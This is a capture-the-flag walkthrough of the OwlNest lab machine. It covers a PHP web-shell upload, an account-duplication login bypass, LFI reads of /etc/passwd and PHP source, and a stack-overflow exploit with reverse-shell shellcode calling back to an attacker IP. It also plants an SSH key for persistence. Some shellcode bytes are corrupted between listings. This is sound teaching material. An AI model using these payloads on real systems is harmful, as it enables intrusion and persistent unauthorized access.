\_V\_/\  \_V\_/\  \_V\_/\  \_V\_/\  \_V\_/\  \_V\_/\
```

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```
This is the OwlNest Administration console

Type Help for a list of available commands.

Ready: help

Syntax: command <argument>

help      This help
username  Specify your login name
password  Specify your password
privs     Specify your access level
login     login to shell with specified username and password
```

We lack a user id and password to pursue this now, but undoubtedly it will surface again later.

Reconnaissance on port 80

Standard HTTP reconnaissance:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/spider

dirb http://$HOST/ -o dirb80_$HOST.txt
nikto -output nikto.html -C all -host $HOST -port 80
```

Significant findings were:

```
---- Scanning URL: http://owlnest.com/ ----
==> DIRECTORY: http://owlnest.com/application/
==> DIRECTORY: http://owlnest.com/css/
==> DIRECTORY: http://owlnest.com/errors/
==> DIRECTORY: http://owlnest.com/fonts/
==> DIRECTORY: http://owlnest.com/forms/
==> DIRECTORY: http://owlnest.com/graphics/
==> DIRECTORY: http://owlnest.com/images/
==> DIRECTORY: http://owlnest.com/includes/
+ http://owlnest.com/index.php (CODE:302|SIZE:1750)
==> DIRECTORY: http://owlnest.com/js/
==> DIRECTORY: http://owlnest.com/pictures/
+ http://owlnest.com/server-status (CODE:403|SIZE:292)
+ http://owlnest.com/application/upload (CODE:200|SIZE:190)

+ Root page / redirects to: /login_form.php
```

Browsing port 80

Reconnaissance without a user id

Visiting <http://owlnest.com/> redirects to [Welcome to the OwlNest](#). But that need not stop you from doing lots of reconnaissance; there all the **dirb**-found directories could be browsed, outside <http://owlnest.com/> which redirected to the [Welcome to the OwlNest](#) login/registration page.

Uploading files without a user id

Selecting <http://owlnest.com/forms/form.php> brings up an upload form showing the web server root directory is `/var/www/`. If you actually fill out the form you can upload arbitrary files and a little investigation finds them at <http://owlnest.com/images/>, however you don't have permissions to fetch them:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

# Create PHP to execute arbitrary shell commands
echo '<?php passthru($_GET["cmd"]); ?>' > x.php
cp x.php x.php.jpg

# Upload without credentials
URL='http://owlnest.com/application/upload'
NAME='Exploit'
EMAIL='pentest-meetup@bitbender.org'
DESCRIPTION='Sample Upload'

# First upload x.php
UPLOADFIELD='@x.php'
curl --silent \
  --form "name=$NAME" \
  --form "email=$EMAIL" \
  --form "description=$DESCRIPTION" \
  --form "uploadfield=$UPLOADFIELD" \
  $URL

# Then upload x.php.jpg
UPLOADFIELD='@x.php.jpg'
curl --silent \
  --form "name=$NAME" \
  --form "email=$EMAIL" \
  --form "description=$DESCRIPTION" \
  --form "uploadfield=$UPLOADFIELD" \
  $URL

# See that they are uploaded
curl --silent http://owlnest.com/images/ \
  | grep 'x.php' | sed 's/.*>x.php/x.php;/s/<.*// '

# But you can't fetch them
curl --silent http://owlnest.com/images/x.php
# results in
# Unknown: failed to open stream: Permission denied
curl --silent http://owlnest.com/images/x.php.jpg
# results in
# 403 Forbidden
```

Note that `curl --form ...` hides all that message file upload POST_DATA creation. Here is what the actual POST_DATA looks like (courtesy of [Tamper Data](#) and an editor showing “\r\n”):

```
'POST_DATA=-----1600898376930139461407304265\r\nContent-
Disposition: form-data; name="name"\r\n\r\nname\r\n-----
1600898376930139461407304265\r\nContent-Disposition: form-data; name="email
"\r\n\r\nnemail@email.com\r\n-----
1600898376930139461407304265\r\nContent-Disposition: form-data; name="description
"\r\n\r\nndescription\r\n-----
1600898376930139461407304265\r\nContent-Disposition: form-data; name="uploadfield";
file_name="x.php"\r\nContent-Type: application/x-php\r\n\r\n<?php passthru($_GET["cmd
"])); ?>\r\n\r\n-----1600898376930139461407304265--\r\n'
```

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To see the POST_DATA using curl, use `curl --trace-ascii /dev/stdout ...` or (if you want to see the “\n” line endings) `curl --trace /dev/stdout ...`), both without the `-v` option (which will override the trace option).

application/upload looks interesting but currently inaccessible:

```
curl http://owl.nest.com/application/upload  
# results in  
# / ____ \  
# / / @ \ / @ \  
# \ _____/  
# \_____\/_____/||  
# / _____/\\\\\\//  
# | _____|\\\\\\|  
# \ _____|\\\\\\|  
# \_____\/\\\\\\|  
# _||_||_  
# -- --  
  
# you gotta be kidding me, right?
```

Now there's something to remember for later.

Registering a new user id

It's time to register a user id to see if more reconnaissance is possible. Visit http://owlnest.com/login_form.php and then click on [Register a new account](#) to get [Owlnest Registration](#). This is where the curious will not pass by something that is significant for later exploitation - the limits on the input fields. One limit is that the *Login Name*: is at most 16 characters:

```
<div class="form-group">
  <label for="nome" class="col-sm-2 col-lg-2 control-label">Login Name:</label>
  <div class="col-sm-5 col-lg-5">
    <input type="text" class="form-control" maxlength="16" name="username" id=
    "username" placeholder="Choose a Login name...">
  </div>
</div>
```

This will be very important later, when we discover that we desperately need to run as user “admin”. But for now we just note that limitation.

Here's the **curl** equivalent to register a new account. This first one will fail as "admin" already exists:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

# Creating admin user fails
URL=http://owlnest.com/register.php
rm -f $COOKIES

curl --silent \
  --data-urlencode name=admin \
  --data-urlencode surname=admin \
  --data-urlencode email=admin@owlnest.com \
```

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```

--data-urlencode username="admin" \
--data-urlencode password=admin \
--data-urlencode confirmpwd=admin \
$URL
# results in
# Username Already Exists

# Create hacker id with password "hacker"
curl --silent \
--data-urlencode name=hacker \
--data-urlencode surname=hacker \
--data-urlencode email=hacker@owlnest.com \
--data-urlencode username="hacker" \
--data-urlencode password=hacker \
--data-urlencode confirmpwd=hacker \
$URL
# results in
# Registration completed successfully
# For future reference, to create a second "admin":
#   make ID longer than 16 characters
#   --data-urlencode username="admin" 1"

# Now log in using hacker/hacker
URL='http://owlnest.com/login.php'
curl --silent --cookie-jar $COOKIES \
--data-urlencode "username=hacker" \
--data-urlencode "password=hacker" \
$URL
# results in
# Successfully Logged in

# Show cookies
cat $COOKIES
# results in
# PHPSESSID=n9mr5aun6a17ipv32sac5acvs7

```

The upload URL

At this point trying the Upload link gets a message *The administrator has configured access restrictions for this page, only the user “admin” is allowed to view it.* But investigating the link <http://owlnest.com/uploadform.php?page=forms/form.php> leads one to wonder if LFI (local file inclusion) is possible:

```

PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

curl --location --cookie $COOKIES \
  http://owlnest.com/uploadform.php?page=/etc/passwd
# results in
# The administrator has configured access restrictions for this page,
# only the user "admin" is allowed to view it.

```

Nothing here without being “admin”.

Oh to be admin

Most systems have both textual and internal names for a user, like “root” and UID 0 in Linux. The internal name is what matters. But here they want a user with textual name “admin”. It would seem we’re reduced to guessing admin’s password. But a flaw in the registration allows creating a second admin user by exploiting the 16 character limit in [OwlNest Registration](#). Make a 17 byte username consisting of “admin” followed by 11 spaces followed by “1” (using [curl](#) or [Tampere Data](#) to avoid the 16 byte form limit). When the 17 byte username is compared to the existing “admin” it’s not the same and so is created (but probably only the first 16 bytes are stored). So now we have 2 “admin” accounts with different passwords.

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

URL=http://owlnest.com/register.php
COOKIES=cookies.txt
rm -f $COOKIES

curl --silent \
  --data-urlencode name=admin \
  --data-urlencode surname=admin \
  --data-urlencode email=admin@owlnest.com \
  --data-urlencode username="admin      1" \
  --data-urlencode password=admin \
  --data-urlencode confirmpwd=admin \
  $URL
# results in
# Registration completed successfully

# Now log in using admin/admin
URL='http://owlnest.com/login.php'
curl --silent --cookie-jar $COOKIES \
  --data-urlencode "username=admin" \
  --data-urlencode "password=admin" \
  $URL
# results in
# Successfully Logged in

# Show cookies
cat $COOKIES
# results in
# PHPSESSID=sr43ht67im4ui4gi2airvvbar0
```

LFI works with “admin”:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

curl --location --cookie $COOKIES \
  http://owlnest.com/uploadform.php?page=/etc/passwd
# results in
# rmp:x:1000:1000:rmp,,:/home/rmp:/bin/bash
curl --location --cookie $COOKIES \
  http://owlnest.com/uploadform.php?page=/etc/group
# results in nothing interesting
```

We see the local Linux user “rmp” which will be used later.

Reconnaissance via LFI and PHP protocol `php://filter/`

So the “admin” user gives us LFI for reconnaissance. We want to snoop around for both PHP and non-PHP files. As seen above with `/etc/passwd`, non-PHP files can easily be downloaded, but there’s an alternative using one of the PHP protocols “`file://`”:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

# This works
curl --location --cookie $COOKIES \
  http://owlnest.com/uploadform.php?page=/etc/group
# But using the file:// protocol also works:
curl --location --cookie $COOKIES \
  http://owlnest.com/uploadform.php?page=file:///etc/group
```

There are other protocols besides “`file://`”. Another is “`data://`” where if it were enabled here we could upload data:

```
curl --location --cookie $COOKIES \
  http://owlnest.com/uploadform.php?page=data://<?php+passthru(id);+?>
```

But unfortunately that would get the error message *data:// wrapper is disabled in the server configuration by allow_url_include=0*.

However, the PHP protocol “`php://filter/`” is enabled and will allow us to download PHP files, instead of executing them. From the list of all [PHP Supported Protocols and Wrappers](#) we only need the `php://` protocol, within that the `php://filter` wrapper, and within the [List of Available Filters](#) we only need `base64_encode` from the [Conversion Filters](#). The idea is to base64-encode a PHP file so it’s no longer PHP but something to be downloaded.

Let’s take a look at `uploadform.php`:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

URL='http://owlnest.com/uploadform.php'
PHP=uploadform.php
curl --silent --cookie $COOKIES \
  $URL?page=php://filter/convert.base64-encode/resource=$PHP \
  | base64 -d -w 0 \
  | tee $PHP
```

`uploadform.php` source is:

```
<?php

include("includes/config_inc.php");

session_start();
if(isset($_SESSION['loggedin']) && $_SESSION['loggedin'] == true && base64_
→decode($_SESSION['username']) == "admin") {
    $loggedinas = urlencode(base64_decode($_SESSION['username']));
}
else {
    header("location: /error.php");
}
die();
}
```

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```
include($_GET['page']);  
  
?>
```

More LFI of both PHP and non-PHP files does not lead to a ready exploit.

3.2.3 The Exploit

On a side note, if you use **curl** and **dawdle**, you may periodically have to log in again. Here goes a code snippet you can cut-&-paste to log back in as “admin”:

```
PT=$HOME/pentest/owlnest  
source $PT/owlnest_setup.sh  
cd $PT/exploit  
  
# Now log in using admin/admin  
URL='http://owlnest.com/login.php'  
curl --silent --cookie-jar $COOKIES \  
  --data-urlencode "username=admin" \  
  --data-urlencode "password=admin" \  
  $URL  
# results in  
# Successfully Logged in
```

Exploit upload binary

Download upload

We return to application/upload and download it and discover it’s an ELF executable:

```
PT=$HOME/pentest/owlnest  
source $PT/owlnest_setup.sh  
cd $PT/exploit  
  
URL='http://owlnest.com/uploadform.php'  
APP=application/upload  
FILE=upload  
curl --silent --cookie $COOKIES \  
  $URL?page=php://filter/convert.base64-encode/resource=$APP \  
  | base64 -d -w 0 > $FILE  
  
file upload  
# results in  
# upload: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked,  
  ↪ for GNU/Linux 2.6.26, BuildID[sha1]=c7d8af817263847d46ff91b7517e804674a970b2, not_  
  ↪ stripped
```

Analyze upload

First a basic analysis of the statically linked upload ELF (see [Enhance application security with FOR-TIFY_SOURCE](#)). It has little to no security, allowing plain shellcode to be execute on the stack. Here we exercise a

number of binutils utilities to look at upload:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

P=upload
objdump -s --section .comment $P      # compiler?
ldd $P      # statically linked
readelf --segments $P      # ELF segments
readelf --sections $P      # ELF sections (contained in segments)
# Download checksec
curl --silent --remote-name \
    https://raw.githubusercontent.com/slimm609/checksec.sh/master/checksec
chmod +x checksec
./checksec --file $P
# results in
# No RELRO, No canary found, NX disabled, No PIE, No RPATH, No RUNPATH, FORTIFY Yes
./checksec --fortify-file $P
# results in
# 4/58 FORTIFIED syslog_chk, vfprintf_chk, vfprintf_chk, vsyslog_chk

# Get a smallish list of 83 symbols for analysis
nm -g $P | grep -v ' _ ' | grep ' T ' | cut -d" " -f3 \
    | sort | tee ${P}_symbols.txt
# show libc version on Kali
ldd --version
# results in 2.19
# Get symbols in 32 bit libc
nm -D /lib32/libc-2.19.so | grep -v ' _ ' | grep ' T ' | cut -d" " -f3 \
    | sort | tee ${P}_libc.txt
# List symbols only in $P
comm -23 upload_symbols.txt upload_libc.txt > upload_uniq.txt
# results in 38 routines
```

That last bit of nm and comm magic left us with the symbols in upload not in libc. Of the 38 routines left, 20 are CGI_* which look to be from cgic: an ANSI C library for CGI Programming with source code hosted at github [boutell/cgic](https://github.com/boutell/cgic). Of the 18 remaining, the only ones not C/C++ were “main” and “validateEmail”. Unless we’re going after known library bugs, we can concentrate our efforts on “main” and “validateEmail”. And since “validateEmail” is much smaller, we’ll start with that one.

Disassemble upload

To scan for possibly vulnerable code we can look at the disassembled code, concentrating first on “validateEmail”:

```
# validateEmail uses address 0x80ae908 so see that it's "@"
gdb -batch -ex 'file upload' -ex 'x/s 0x80ae908'
# results in
# 0x80ae908:  "@"
gdb -batch -ex 'file upload' -ex 'disassemble validateEmail'
# ARG1, ... is for validateEmail args
# arg1, ... is for called routine args
Dump of assembler code for function validateEmail:
    0x08048254 <+0>:  push    ebp
    0x08048255 <+1>:  mov     ebp,esp                # save caller ebp
    0x08048257 <+3>:  sub     esp,0x128              # 296 byte stack
```

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```

0x0804825d <+9>:  mov     eax,DWORD PTR [ebp+0x8]      # arg1=ARG1
0x08048260 <+12>:  mov     DWORD PTR [esp],eax              #
0x08048263 <+15>:  call    0x8059080 <strlen>                    # strlen(arg1)
0x08048268 <+20>:  add     eax,0x1                                # eax = strlen+1
0x0804826b <+23>:  mov     DWORD PTR [esp],eax                    # arg1 = strlen+1
0x0804826e <+26>:  call    0x80575c0 <malloc>                      # malloc(arg1)
0x08048273 <+31>:  mov     DWORD PTR [ebp-0xc],eax                 # save malloc
0x08048276 <+34>:  mov     eax,DWORD PTR [ebp+0x8]                 # arg2=ARG1
0x08048279 <+37>:  mov     DWORD PTR [esp+0x4],eax                 #
0x0804827d <+41>:  mov     eax,DWORD PTR [ebp-0xc]                 # arg1=malloc
0x08048280 <+44>:  mov     DWORD PTR [esp],eax                     #
0x08048283 <+47>:  call    0x8059050 <strcpy>                      # strcpy(malloc,ARG1)
0x08048288 <+52>:  mov     DWORD PTR [esp+0x4],0x80ae908           # arg2=@"
0x08048290 <+60>:  mov     eax,DWORD PTR [ebp-0xc]                 # arg1=malloc
0x08048293 <+63>:  mov     DWORD PTR [esp],eax                     #
0x08048296 <+66>:  call    0x8059c40 <strtok>                      # strtok(malloc,"@")
0x0804829b <+71>:  mov     DWORD PTR [ebp-0x10],eax                 # save strtok PTR
0x0804829e <+74>:  mov     DWORD PTR [esp+0x4],0x80ae908           # arg2=@"
0x080482a6 <+82>:  mov     DWORD PTR [esp],0x0                     # arg1=0x0
0x080482ad <+89>:  call    0x8059c40 <strtok>                      # strtok(0x0,"@")
0x080482b2 <+94>:  mov     DWORD PTR [ebp-0x10],eax                 # save strtok PTR

0x080482b5 <+97>:  cmp     DWORD PTR [ebp-0x10],0x0                # last strtok = 0x0?
0x080482b9 <+101>: je      0x80482d0 <validateEmail+124>           # yes - skip
0x080482bb <+103>: mov     eax,DWORD PTR [ebp-0x10]                 # no - arg2=strtok PTR
0x080482be <+106>: mov     DWORD PTR [esp+0x4],eax                 #
0x080482c2 <+110>: lea     eax,[ebp-0x110]                          # no - arg1=272 bytes
0x080482c8 <+116>: mov     DWORD PTR [esp],eax                     #         from stack top
0x080482cb <+119>: call    0x8059050 <strcpy>                      # strcpy(STACK,strtok PTR)
#         STACK OVERFLOW HERE

0x080482d0 <+124>: mov     eax,0x0                                  # return 0
0x080482d5 <+129>: leave
0x080482d6 <+130>: ret

```

We could paraphrase this code as:

```

int validateEmail(char* email)
// allocate buffer big enough for email copy
buffer = malloc(strlen(email)+1)
strcpy(buffer, email)
// Find string before "@" in email
user = strtok(buffer, "@")
// Find string after "@"
domain = strtok(0x0, "@")
// if domain exists make a useless copy in the stack
// which will overflow if bigger than 272 bytes
if (domain != 0x0) {
    strcpy(PTR_272_BYTES_INTO_STACK, domain)
}

```

That last `strcpy` is useless and overflows the stack. But we wouldn't have an exploit without it. So the first 272 bytes of the email's domain fills up the stack, the next 4 bytes clobbers the saved caller's `ebp` pointer, and the next 4 overwrite the return address.

Running upload on the command line

If you look at the Tamper Data capture of the form in [The OwlNest Upload](#), it specifies “Content-Type” and “POSTDATA”. How does `cgic.c` get those data? For “Content-Type” via `e = getenv("CONTENT_TYPE");` which fetches the environment variable `CONTENT_TYPE`. That specifies the boundary between fields in the “multipart/form-data”, allowing CGI to parse the posted form. The “POSTDATA” is read from `STDIN`, as seen from the line `cgiIn = stdin;` and numerous `fread(, , cgiIn)` reads.

File uploads are stored in `/var/www/images/`. Putting this all together, to run `upload` from the command line using a domain large enough to overflow the buffer and overwrite the return address with “BBBB”:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

# /var/www not exist on my machine
ls -ld /var/www
# So create /var/www/images for my user
$SUDO mkdir -p /var/www/images
$SUDO chown $USER.$USER /var/www/images

CONTENT_TYPE='multipart/form-data; boundary=-----
↳1802089588215914701439635166' ./upload < request.txt
FILENAME='foo.txt'
DOMAIN=$(python -c 'print "A"*276 + "BBBB"')
cat > request.txt <<EOF
-----1802089588215914701439635166
Content-Disposition: form-data; name="name"

name
-----1802089588215914701439635166
Content-Disposition: form-data; name="email"

user@$DOMAIN
-----1802089588215914701439635166
Content-Disposition: form-data; name="description"

description
-----1802089588215914701439635166
Content-Disposition: form-data; name="uploadfield"; filename="$FILENAME"
Content-Type: text/plain

foo foo foo

-----1802089588215914701439635166--
EOF
unix2dos request.txt

unset QUERY_DATA
CONTENT_TYPE="$CONTENT_TYPE" ./upload < request.txt
ls -la /var/www/images
dmesg | tail -n 1
# results in
# [ 7718.408449] upload[1921]: segfault at 42424242 ip 0000000042424242 sp_
↳00000000ffe5e7a0 error 14
```

You can see `segfault` at `42424242` or 4 B's; we nailed the return address. So now all we need is a shellcode exploit that returns a reverse shell to us.

Since the `/var/www` directory did not exist on my host I'll remove it here via `$SUDO rm -rf /var/www`.

Generate & start reverse shell for upload

Generate the shellcode

We're looking for a reverse shell shellcode. There are 2 equivalent ways of generating the shellcode. Select a shellcode from [Shellcodes database for study cases](#). You would hand-edit the shellcode to reflect the reverse target's ip/port. Another way is to use gdb with [longld/peda](#) (follow link for installation instructions) to generate the reverse shellcode. Here is the **gdb** command using **peda**'s shellcode generator:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

gdb -batch -ex "shellcode generate x86/linux connect $PORT $KALI"
```

Running this gives:

```
# x86/linux/connect: 70 bytes
# port=4444, host=192.168.1.28
shellcode = (
    "\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x89\xe1\xcd\x80\x93\x59"
    "\xb0\x3f\xcd\x80\x49\x79\xf9\x5b\x5a\x68\xc0\xa8\x01\x1c\x66\x68"
    "\x11\x5c\x43\x66\x53\x89\xe1\xb0\x66\x50\x51\x53\x89\xe1\x43\xcd"
    "\x80\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53"
    "\x89\xe1\xb0\x0b\xcd\x80" )
```

We'll assume the `owl.nest.com` machine has ASLR on, so we'll also need the address of a `jmp esp` instruction (so we are independent of the stack location):

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

objdump -M intel -D upload | grep jmp | grep esp
# returns (only first one shown)
# 80c75ab: ff e4          jmp     esp
```

Add the shellcode to the request

To avoid ASLR, we'll overwrite the return address (bytes 277-280) with the address of a `jmp esp` instruction. So our email domain will look something like: "276 bytes of NOP instructions" + "jmp esp" + "shellcode". So when the `validateEmail` routine returns, the return address has the address of `jmp esp` stored there, so execution picks up with the shellcode. Note that if the shellcode itself needed the stack for computations, we would insert an instruction between "jmp esp" & "shellcode" to subtract a big enough number from `esp` to move the stack beyond the shell code.

Copy the following python script to `request.py`, **changing the shellcode assignment to the one you generated**:

```
#!/usr/bin/env python  
  
from struct import pack  
  
# vvvvvvvvvvvvvvvvvvvvvvvvvv CHANGE TO YOUR SHELLCODE vvvvvvvvvvvvvvvvvvvvvvvvvv
```

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```
# gdb -batch -ex "shellcode generate x86/linux connect $PORT $KALI"
shellcode = (
    "\x31\xdb\x53\x43\x53\xa0\x6a\x66\x58\x89\xe1\xcd\x80\x93\x59"
    "\xb0\x3f\xcd\x80\x49\x79\xf9\xb5\x5a\x68\xc0\xa8\x01\x1c\x66\x68"
    "\x11\x5c\x43\x66\x53\x89\xe1\xb0\x66\x50\x51\x53\x89\xe1\x43xcd"
    "\x80\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53"
    "\x89\xe1\xb0\x0b\xcd\x80" )

# ^^^^^^^^^^^^^^^^^^^^^^^^^^^ CHANGE TO YOUR SHELLCODE ^^^^^^^^^^^^^^^^^^^^^^^^^^^

ret = pack("<I", 0x080c75ab) # address of "jmp esp"
payload = "\x90"*276 + ret + shellcode

request = (
    "-----1802089588215914701439635166\r\n"
    "Content-Disposition: form-data; name=\"name\"\r\n"
    "\r\n"
    "name\r\n"
    "-----1802089588215914701439635166\r\n"
    "Content-Disposition: form-data; name=\"email\"\r\n"
    "\r\n"
    "user@" + payload + "\r\n"
    "-----1802089588215914701439635166\r\n"
    "Content-Disposition: form-data; name=\"description\"\r\n"
    "\r\n"
    "description\r\n"
    "-----1802089588215914701439635166\r\n"
    "Content-Disposition: form-data; name=\"uploadfield\"; filename=\"exploit.txt\"\r\n"
    "Content-Type: text/plain\r\n"
    "\r\n"
    "boo"
    "\r\n"
    "-----1802089588215914701439635166\r\n"
)

print request
```

```
PT=$HOME/pentest/ownlneat
source $PT/ownlneat_setup.sh
cd $PT/exploit

ssh-keygen -q -P '' -C hacker -f id_rsa
cat id_rsa.pub
# results in
# ssh-rsa
→ AAAAB3NzaC1yc2EAAAADAQABAAQDCuB0p3QbNmhsDelwSkJo5rvENpdJKwoKdb5EvaVo+VW6RmF6eNlpI36
→ 1cAlkkei7nFUxsXGolBbKlG9WTnc8viFDfM9ceAm9+3+ZiHmlPKoX5OeI2V8BtMaO2iZlqvnfVlfnUTEA2da0c
→ eIeJYA0iMTogGBEqLJjxCxSNvJSLh3cC2ojz0A87dRY2fYlIwnG6Is3xq8f6NslVuXCxlISzNm6tttpG8tdkesH
→ pentest-meetup@bitbender.org

socat - TCP-LISTEN:$PORT
```

Firing off the reverse shell

After placing the above python code in `request.py`, kick off the reverse shell:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

# Log in using admin/admin
URL='http://owlnest.com/login.php'
curl --silent --cookie-jar $COOKIES \
  --data-urlencode "username=admin" \
  --data-urlencode "password=admin" \
  $URL
# results in
# Successfully Logged in

# Fire off reverse shell
CONTENT_TYPE='Content-Type: multipart/form-data; boundary=-----
↳1802089588215914701439635166'
python request.py > request.txt
curl --cookie $COOKIES -X POST -H "$CONTENT_TYPE" --data-binary @request.txt \
  http://owlnest.com/application/upload
```

At this point the reverse shell should work, so switch to the listener's terminal window. First order of work is to set up the the ssh key generated earlier to allow SSH access:

```
id
cd /home/rmp
mkdir .ssh
chmod 700 .ssh
# User your id_rsa.pub value here
echo 'ssh-rsa_
↳AAAAB3NzaC1yc2EAAAADAQABAAQDCuB0p3QbNmhsDelwSkJo5rvENpdJKwoKdb5EVaVo+VW6RmF6eNlpI36vo2szGByE0sy
↳1cAlkkei7nFUxsXGo1BbKlG9WTnc8vifDFm9cEAm9+3+ZiHm1PKoX5OeI2V8BtMaO2iZ1qvnfVlfnUTEA2da0oAIDIMonPOyrBt
↳eIeJYA0iMTogGBEqLJjXCxSNvJSLh3cC2ojz0A87dRY2fY1IwnG6Is3xq8f6NslVuXCxlISzNm6ttpG8tdkesHJarh6hKv_
↳pentest-meetup@bitbender.org' > .ssh/authorized_keys
chmod 600 .ssh/authorized_keys
exit
```

Now we are set to SSH as `rmp` to `owlnest.com`.

Exploit port 31337

Download adminconsole

Now SSH to `owlnest` as `rmp`. We immediately find `adminconsole`, the program running on port 31337. `/etc/xinetd.d/adminconsole` shows it's started as root so we download it to Kali for further analysis.

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

ssh -i id_rsa rmp@owlnest.com
rmp@owlnest:~$ ls
adminconsole  chargen  daytime  discard  echo  time
```

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```

rmp@owlnest:~$ ./adminconsole
      (\___/)  (\___/)  (\___/)  (\___/)  (\___/)  (\___/)
      /0\ /0\  /o\ /o\  /0\ /0\  /0\ /0\  /o\ /o\  /0\ /0\
      \_V\_/   \_V\_/   \_V\_/   \_V\_/   \_V\_/   \_V\_/
      /|:. .:|\ /|; ,;|\ /|:. .:|\ /|; ,;|\ /|; ,;|\ /|:. .:|\
      \\\:::\/ \\\:::\/ \\\:::\/ \\\:::\/ \\\:::\/ \\\:::\/
      -----`""""`-----`""""`-----`""""`-----`""""`-----`""""`-----
      \_V\_/   \_V\_/   \_V\_/   \_V\_/   \_V\_/   \_V\_/

This is the OwlNest Administration console

Type Help for a list of available commands.
# cntl-D to exit adminconsole
rmp@owlnest:~$ ps -ef | grep xinetd
root      2595      1  0 Aug23 ?                00:00:00 /usr/sbin/xinetd -pidfile /var/run/
-xinetd.pid -stayalive -inetd_compat -inetd_ipv6
rmp       3293    3054  0 02:30 pts/0      00:00:00 grep xinetd

rmp@owlnest:~$ cat /etc/xinetd.d/adminconsole
# default: on

service adminconsole
{
    port = 31337
    type = UNLISTED
    socket_type = stream
    wait = no
    user = root
    server = /home/rmp/adminconsole
    log_on_success += USERID PID HOST EXIT DURATION
    log_on_failure += USERID HOST ATTEMPT
    disable = no
}

rmp@owlnest:~$ # scp the file to KALI - change below to your userid@ip
rmp@owlnest:~$ scp adminconsole hacker@192.168.1.28:pentest/owlnest/exploit/
rmp@owlnest:~$ rm ~/.ssh/known_hosts

```

Analyze adminconsole

Analyze the binary adminconsole just like upload:

```

PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

P=adminconsole
objdump -s --section .comment $P      # compiler?
ldd $P      # statically linked
readelf --segments $P      # ELF segments
readelf --sections $P      # ELF sections (contained in segments)
./checksec --file $P
# results in
# No RELRO, No canary found, NX disabled, No PIE, No RPATH, No RUNPATH, FORTIFY Yes
./checksec --fortify-file $P
# results in

```

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```
# 4/51 FORTIFIED syslog_chk, vfprintf_chk, vfprintf_chk, vsyslog_chk

# Get a smallish list of 19 symbols for analysis
nm -g $P | grep -v ' _' | grep ' T ' | cut -d" " -f3 \
    | sort | tee ${P}_symbols.txt
# show libc version on Kali
ldd --version
# results in 2.19
# Get symbols in 32 bit libc
nm -D /lib32/libc-2.19.so | grep -v ' _' | grep ' T ' | cut -d" " -f3 \
    | sort | tee ${P}_libc.txt
# List symbols only in $P
comm -23 ${P}_symbols.txt ${P}_libc.txt | tee ${P}_uniq.txt
# results in 19 routines
```

Of the 19 routines left, all but 4 are library routines: loadPasswordFromFile, main, printBanner, printHelp. We'll concentrate on loadPasswordFromFile and main, assuming that the simple printBanner and printHelp are too easy to mess up.

Disassemble adminconsole

To disassemble adminconsole:

```
PT=$HOME/pentest/owlnest
source $PT/owlnest_setup.sh
cd $PT/exploit

for s in loadPasswordFromFile main printBanner printHelp ; do
    gdb -batch -ex 'file adminconsole' -ex "disassemble $s"
done
```

Before we delve into the disassembled code, here's a few tips to aid code reading. The code make reference to hex addresses like "0x80abad4"; you can view the contents via either `gdb -batch -ex 'file adminconsole' -ex 'x/s 0x80abad4'` for a string, or substitute "x/x" for "x/s" to look at a hex dump.

```
gdb -batch -ex 'file adminconsole' -ex 'x/s 0x80abad4'
# 0x80abad4: "\r\n"
gdb -batch -ex 'file adminconsole' -ex 'x/s 0x80abbb8'
# 0x80abad4: "rb"
gdb -batch -ex 'file adminconsole' -ex 'x/s 0x80abbbb'
# "/root/password.txt"
gdb -batch -ex 'file adminconsole' -ex 'x/x 0x80ca4c4'
# 0x80ca4c4 <stderr>: 0x080cale0
```

There are also some bss section globals used in the program:

```
nm adminconsole | grep ' B ' | grep -v ' _' | sort
# results in
# 00000010 B errno
# 080cc2a0 B password
# 080cc2c0 B auth
# 080cc2e0 B yourpassword
# 080cc300 B pwd
# 080cc304 B privileges
```


The globals password, auth, yourpassword, pwd, and privileges are in the .bss segment but their actual data is allocated on the heap. For the curious, consult the following for descriptions of .data, .bss, and the heap:

- [Data segment](#)
- [Memory Layout of C Programs](#)
- [Memory Layout of C Program - Code, Data, .BSS, Stack, and Heap Segments](#)

Understanding adminconsole

Knowing what and where these globals are stored is key to understanding the exploit. adminconsole provides 5 commands:

1. help

Lists the 5 commands: help, username, password, privs, login.

2. username

The actual username specified is ignored. What this is supposed to do is allocate space for filename string `"/root/password.txt"` and point global auth to that space. What it does instead is allocate space for 4 bytes, initializes them to 0, then proceeds to store string `"/root/password.txt"` 32 bytes after the 4 allocated bytes. The filename pointed to by global auth is supposed to exist on the owlneat.com server and contain the password you must enter (terminated by `"\r\n"`).

So two bad things can happen here. If the space 32 bytes after has already been allocated, then string `"/root/password.txt"` clobbers that space. If the space hasn't already been allocated, then that data will clobber string `"/root/password.txt"`.

The exploit hinges on running `"username foo"` first, then running another command to clobber `"/root/password.txt"` with another filename (say `"/tmp/password.txt"` or `"/home/rmp/password.txt"`) so that we can override the required password.

3. password

Passwords longer than 30 characters are ignored. Also, if global auth has not been initialized via command username the password is ignored. Otherwise, global yourpassword is set to the provided password. Function loadPasswordFromFile is called to read in the password from the file pointed to by global auth, with the returned password stored first into global pwd, then into global password. A login command will only succeed if global yourpassword = global password. Note that this calls routines that may allocate data on the stack.

4. privs

